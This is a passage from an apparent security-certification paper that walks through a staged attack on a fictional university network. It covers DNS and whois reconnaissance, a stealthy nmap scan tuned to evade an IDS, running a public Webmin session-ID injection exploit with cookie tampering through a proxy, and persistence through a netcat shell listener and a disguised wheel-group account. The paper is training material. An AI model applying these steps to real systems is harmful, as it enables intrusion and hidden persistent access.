

Figure 5: Network Configuration Diagram

4 Stages of the Attack

The SANS five step attack process is used structure the attack process and to explain what part of the attack occurs at which stage.

4.1 Reconnaissance

Now that a bona fide exploit can be deployed against a product that is likely to be in use, a target needs to be located. WebMin is likely to be used on a remotely managed server (that is one of the reasons it was developed, after all).

Because a large University is very likely to have, and monitor actively some sort of Intrusion Detection System, it would not be wise to attempt a general scan of the network looking for systems running WebMin. Instead, it is better to research publicly available resources and find information about the network - without being detected.

4.1.1 Interrogate DNS

If a University is going to offer any services to the Internet community, then it will most likely operate a Domain Name Service (DNS) server (or several). This service provides human readable names to IP addresses for the asking. DNS can be queried with several tools, such as `dig` and `nslookup`. Using these tools, we find:

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\>nslookup www.TU.edu
Server:  ns2.commodity.isp.net
Address:  10.0.193.26[11]

Non-authoritative answer:
Name:    ns1.TU.edu
Address:  192.168.4.26[12]
Aliases:  www.TU.edu
```

At this point it can seen the name of the default DNS server and its IP address.

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\>nslookup
Default Server:  ns2.commodity.isp.net
Address:  :  10.0.193.26

> set type=mx
> TU.edu
Server:  ns2.commodity.isp.net
Address:  10.0.193.26
```

[11] Realize that these addresses and domain names are fabricated for this paper.
[12] As above, this is a fabricated address for this paper.

```
Non-authoritative answer:
TU.edu MX preference = 30, mail exchanger = mail30.TU.edu
TU.edu MX preference = 10, mail exchanger = marge.TU.edu
TU.edu MX preference = 20, mail exchanger = bonbon.TU.edu

TU.edu nameserver = ns1.TU.edu
TU.edu nameserver = ns2.TU.edu
mail30.TU.edu     internet address = 192.168.4.26
marge.TU.edu      internet address = 192.168.4.36
bonbon.TU.edu     internet address = 192.168.16.25
ns2.TU.edu  internet address = 192.168.16.38
```

From the above information, it can be seen that the network 192.168.4.0/24 and 192.168.16.0/24 are good candidates to be running a variety of servers for TU.

4.1.2 Public Access Web Servers

Check for departmental web servers on the campus should be made. Here, checking means that an attacker browses the main University web site (www.tu.edu) and just start reading - looking for other departments, faculty web pages, etc. By checking TU's main web site, it's determined that there are six colleges at the University. Further checks like the ones above tell us that there are additional public access servers on campus as listed below.

- www.cs.TU.edu - 192.168.6.104
- ns1.cs.TU.edu - 192.168.6.105
- www.engr.TU.odu - 192.168.8.14
- www.physics.TU.odu - 192.168.19.109

These specific web sites provide information on their respective programs, and checking those web pages reveals that the Computer Science department (cs.TU.edu) hosts other servers in support of coursework on two of the address blocks - 192.168.6.0 and 192.168.7.0.

4.1.3 Network Registry Information

Next, query the whois registry at the American Registry for Internet Numbers (ARIN) website to get information about the addresses listed above. This type of information can be very valuable - as can be seen from the output of the whois query below, there are people's names, address, and other high quality network information about TU.

```
Search results for: 192.168.0.0

OrgName:    Theoretical University
OrgID:      TU
Address:    Room 26, Huston Hall
City:       Anytown
StateProv:  VA
PostalCode: 22222
Country:    US
```

```
NetRange:   192.168.0.0 - 192.168.255.255
CIDR:       192.168.0.0/16
NetName:    TU
NetHandle:  NET-192-168-0-0-1
Parent:     NET-192-0-0-0-0
NetType:    Direct Assignment
NameServer: NS1.TU.EDU
NameServer: NS2.TU.EDU
Comment:
RegDate:    1988-06-14
Updated:    2002-07-05

TechHandle: SB680-ARIN
TechName:   Doe, Jane
TechPhone:  +1-800-555-1212
TechEmail:  jdoe@tu.edu

OrgAbuseHandle: ABUSE232-ARIN
OrgAbuseName:   Abuse
OrgAbusePhone:  +1-800-555-1212
OrgAbuseEmail:  abuse@tu.edu

OrgNOCHandle: NETWO203-ARIN
OrgNOCName:   Network Operations
OrgNOCPhone:  +1-800-555-1212
OrgNOCEmail:  netadmin@tu.edu

OrgTechHandle: BRU3-ARIN
OrgTechName:   Doe, Jonathan
OrgTechPhone:  +1-800-555-1212
OrgTechEmail:  johnathdoe@tu.edu

# ARIN WHOIS database, last updated 2003-10-13 19:15
# Enter ? for additional hints on searching ARIN's WHOIS database.
```

Since there is an actual street address for the site - which is more than likely the actual location of the computer center, it opens up a whole realm of reconnaissance possibilities. At this point it is also known that Jonathan Doe and Jane Doe work for the computer center.

4.1.4 Other Reconnaissance Possibilities

While exploring many other possibilities for reconnaissance are beyond the scope of this paper, some other possibilities for reconnaissance include:

- Checking on campus for wireless networks. Many Universities are deploying wireless, and wireless would usually be deployed to a private network with NAT being used for Internet access. By using NetStumbler on Windows or Airsnort on Linux, an attacker can determine the address ranges that are in use for the wireless network at TU. If one can determine which part of the network address space is being used for wireless access, it narrows down the target list.

- Checking the trash or recycling - the address of the computer center is known, after all. Oftentimes sensitive information can be retrieved from the garbage.
- Participating in online games with members of the student body at TU (or perhaps faculty ...). Many online games like to ping all of the participants in the game with very short time intervals. By running a tool like tcpdump and filtering the output to the traffic going to/from TU, low value networks (dorms) can be identified - eliminating ranges.
- Visiting a newsgroup hosting site such as groups.google.com. Some sample queries were run looking for how many times one could find messages from large Universities - several reported tens of thousands of posted messages[13].

4.1.5 Reconnaissance Conclusion

With the details provided in this section, it looks like the 192.168.4.0/24 and 192.168.16.0/24 portions of the network are highly likely to contain serves, and are worthy candidate networks to begin scanning.

4.2 Scanning

One of the most important goals to achieve while scanning is "being below the radar", meaning that a scanner should not generate enough information to be noticeable by a security person monitoring an IDS - such as a scrolling display of Snort as it shows network packets that caused one if its detection rules to generate an alert.

There are several ways to achieve this goal. First, one can scan slowly - or slow enough not to get notices. Next, scan a few ports at a time. For this particular exploit, the target is WebMin running on port 10000. So the first tool that is chosen is nmap, a tool for performing remote system reconnaissance and port scanning.

There are a variety of options for nmap that can be specified on the command line (see Appendix A for an nmap command summary). The basic format is:

```
nmap [Scan Type] [Ping Options] [Output Options] [Other Options] [Target IP
List]
```

Option	Explanation
Scan Type	Defines whether to scan TCP, UDP, RPC ports or combinations and details about the type of TCP scan
Ping Options	Nmap will ping by default; this may be overridden
Output Options	Nmap will produce results in a variety of formats; some allow for nmap to restart (HTML, XML, NBE, Script Kiddie Spelling)
Other Options	There are a variety of customization options for nmap, like -O for OS detection, -p for port range, and -T to specify timing details.
Target IP List	There are several ways to specify the target of a scan - examples include by CIDR[14] block, by individual host, or by a host range.

[13] Examples include: cmu.edu at 479,000; mit.edu at 1,270,000; mwc.edu at 5,720; and gmu.edu at 107,000. Queries were done on Oct 14, 2003.

There are a variety of ways to use nmap for scanning. First, a specifically targeted scan is conducted which is designed to minimize detection by scanning likely open ports and not scanning an entire range of ports.

nmap scan
`nmap -sS -O -p22,80,T:10000 -T Polite 192.168.16.0/24`

The specific options used are described in the following table.

Option	Explanation
-sS	Nmap will perform a "half open" scan. Normally, there are three packets in the TCP/IP session startup process. Here, nmap will send an initial SYN packet (one designed to request the start of communication). The target will, if it is running something on the port, respond with an acknowledgement (ACK) of the startup request. Nmap will not send the final ACK packet and the target will time out after a short period. Hosts don't often log these types of connections - the effort here is to avoid detection.
- p22,80,T:10000	These are the ports which have a good chance to find a target (without scanning the entire port range). The first two ports are designed to find a server running SSH and a web server. The second is looking for potentially vulnerable systems running WebMin on the default port.
-O	Guess the operating system (we don't want to try to attack a VMS or Windows system running something on port 10000).
-T Polite	The scan interval is 0.4 seconds which will hopefully decrease the chances of someone monitoring an IDS from noticing the scan.
192.168.16.0/24	Scan the entire network range of interest.

Scan Results:

nmap scan results

```
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Host   (192.168.16.0) seems to be a subnet broadcast address (returned 3
extra pings). Skipping host.
Warning:  OS detection will be MUCH less reliable because we did not find at
least 1 open and 1 closed TCP port
Interesting ports on  (192.168.16.1):
(The 2 ports scanned but not shown below are in state: closed)
Port       State       Service
80/tcp     filtered    http
Remote OS guesses: Cisco CPA2500 (68030) or 2511 router, Cisco
1600/3640/7513 Router (IOS 11.2(14)P), Cisco Router/Switch with IOS 11.2
```

[14] CIDR stands for Classless Internet Domain Routing. CIDR allows for Internet Service Providers to better mange IP address space and allows for variable subnetting.

nmap scan results

```
Interesting ports on  (192.168.16.26):
(The 1 port scanned but not shown below is in state: closed)
Port       State       Service
22/tcp     open        ssh
80/tcp     filtered    http
Remote OS guesses: Linux Kernel 2.4.0 - 2.5.20, Linux 2.4.19-pre4 on Alpha

Warning:  OS detection will be MUCH less reliable because we did not find at
least 1 open and 1 closed TCP port
Interesting ports on  (192.168.16.31):
Port       State       Service
22/tcp     open        ssh
80/tcp     filtered    http
10000/tcp  open        snet-sensor-mgmt
Remote operating system guess: Linux Kernel 2.4.0 - 2.5.20
Uptime 0.057 days (since Mon Dec  1 07:39:09 2003)

Host   (192.168.16.255) seems to be a subnet broadcast address (returned 3
extra pings). Skipping host.
Nmap run completed -- 256 IP addresses (3 hosts up) scanned in 601 seconds
```

From this scan it can be seen that there are four responding systems on the target network. The candidate for the exploit is 192.168.16.31, since it has port 10000 open. Note that the ACL's for TU are in force - port 80 is filtered.

4.3 Exploiting the System

Now that the target is known, it must be exploited in order for a remote user to gain supervisory access to the system.

Running the exploit code is simple if you have perl (most Unix/Linux systems do) and netcat installed (most don't - it can be downloaded from www.atstake.com). Once the code is retrieved from the Internet and put in a file, it must be made executable with the "`chmod +x webmin_exploit.pl`' command. An example run of the code is shown below.

```
[root@localhost exploit]# ./wemin_exploit.pl 192.168.16.31
Webmin 1.050 - 1.060 Remote SID Injection Exploit
By Carl Livitt <carl at learningshophull dot co dot uk>

You should now have a session_id of 1234567890 for user 'admin' on host
192.168.16.31.
Just set two cookies in your browser:
        testing=1
        sid=1234567890
and you will be authenticated to the webmin server!
```

As explained previously, this will only work on a WebMin server configured with the 'passdelay' option. As illustrated in Figure 6, once the exploit program is ran there is a spoofed session ID. Note that the attacker would not know this until they logon - rather, this screen shot is provided so that it can be demonstrated that the exploit code

functioned properly. The spoofed ID can be identified from the normal session ID's because of the session ID name, the user, and the time.



Figure 6: Spoofed Session ID on Target

Next, the attacking workstation must be configured in order to actually take advantage of the exploit. An attacker must use a web proxy tool - Achilles will be used here, as it is fairly straightforward and easy to use and runs under Windows 2000.

Achilles is, according to its authors (Robert Cardona, David Rhoades)[15]:

> *"The first publicly released general-purpose web application security assessment tool. Achilles acts as a HTTP/HTTPS proxy that allows a user to intercept, log, and modify web traffic on the fly."*

Achilles will be used in "client intercept mode" in order to take advantage of the exploit in WebMin. In the Achilles user interface, the session information will be visible and can be edited (see below) in real time and then sent to the server - this is how the session cookie can be modified so that it can contain the spoofed session ID field.

The attackers' browser needs to be configured to use Achilles. The basic setup for Internet Explorer to use Achilles is shown in Figure 7. Achilles runs on port 5000 by default, therefore IE needs to be configured to use a local proxy server on port 5000.

[15] URL: http://www.mavensecurity.com/achilles



Figure 7: Achilles and IE Configuration.

As can be seen in Figure 7 (and from the exploit code), the attacker must enter the logon name "admin" and no password in the WebMin logon page. When the attacker clicks on the "Login" button, Achilles intercepts the client request and allows the attacker to modify the cookie information. The attacker must modify the cookie data in the HTTP message sent from the browser to the server. Here, as highlighted in Figure 8, the cookie normally reads "`Cookie: testing=1`", but with the "`sid=1234567890;`" text added, WebMin will assume that the browser belongs to a previously authenticated session. This session ID must match the one previously injected into the session state table by the exploit code. Note the user in the session information - this matches the form variable, which in turn matches what the attacker typed in on the web page. In the figure one can also see that IE is waiting for the session to complete; this happens because Achilles is configured to intercept client data. Once the cookie is modified, the attacker presses the Send button and the session completes. Achilles takes care of changing the HTTP content length for the attacker automatically, as the cookie is modified. If the HTTP content length was incorrect with the amount of data received, the web server should reject the request before it was passed to the application.



Figure 8: Modifying Session Information in Real Time

4.4 Keeping Access

Frequently when an attacker gains access to a server they wish to install a rootkit or some other backdoor listener. A back door listener that runs when the system starts will be sufficient for a day or two - for other mischief. In order to accomplish that task, the local firewall needs to be changed so that a copy of netcat can run with a shell on the system. Initially inbound TCP traffic on port 1025 was not allowed - but WebMin made adding this rule to the firewall set easy by providing a nice user interface to manipulating iptables - a detailed understanding isn't necessary!



Figure 9: Firewall Rules for Inbound Access on Port 1025

As can bee seen from the screenshot, inbound SSH traffic is allowed. Since the system is likely to be easily reached, the next logical step is to use WebMin's command execution feature to run a command that will create a user.

What user should be created? It is time for some social engineering[16]. Based on the DNS lookup information, "janedoe" would be a good choice as there is a person in a responsible position at TU named "Jane Doe". Hopefully this account would not be noticed by the system administrator and an incident handler. Another good choice would be "jdoe" but since there can be two users with the name "jdoe" at TU some more distinction in the name is a little better. Below is the user interface in WebMin to create a user. In the command box the "`/usr/sbin/useradd -g wheel -m janedoe`" command will create a user who is in the "wheel" group, named "janedoe".

[16] Social engineering is: "[A] term used among crackers and samurai for cracking techniques that rely on weaknesses in wetware rather than software; the aim is to trick people into revealing passwords or other information that compromises a target system's security. Classic scams include phoning up a mark who has the required information and posing as a field service tech or a fellow employee with an urgent access problem. See also the tiger team story in the patch entry." From the online Hyper Dictionary at: http://www.hyperdictionary.com/computing/social+engineering.

Why the *wheel* group? Many sites use the "`sudo`" command, and it is common enough that a member of the wheel group can run commands with root level privilage.

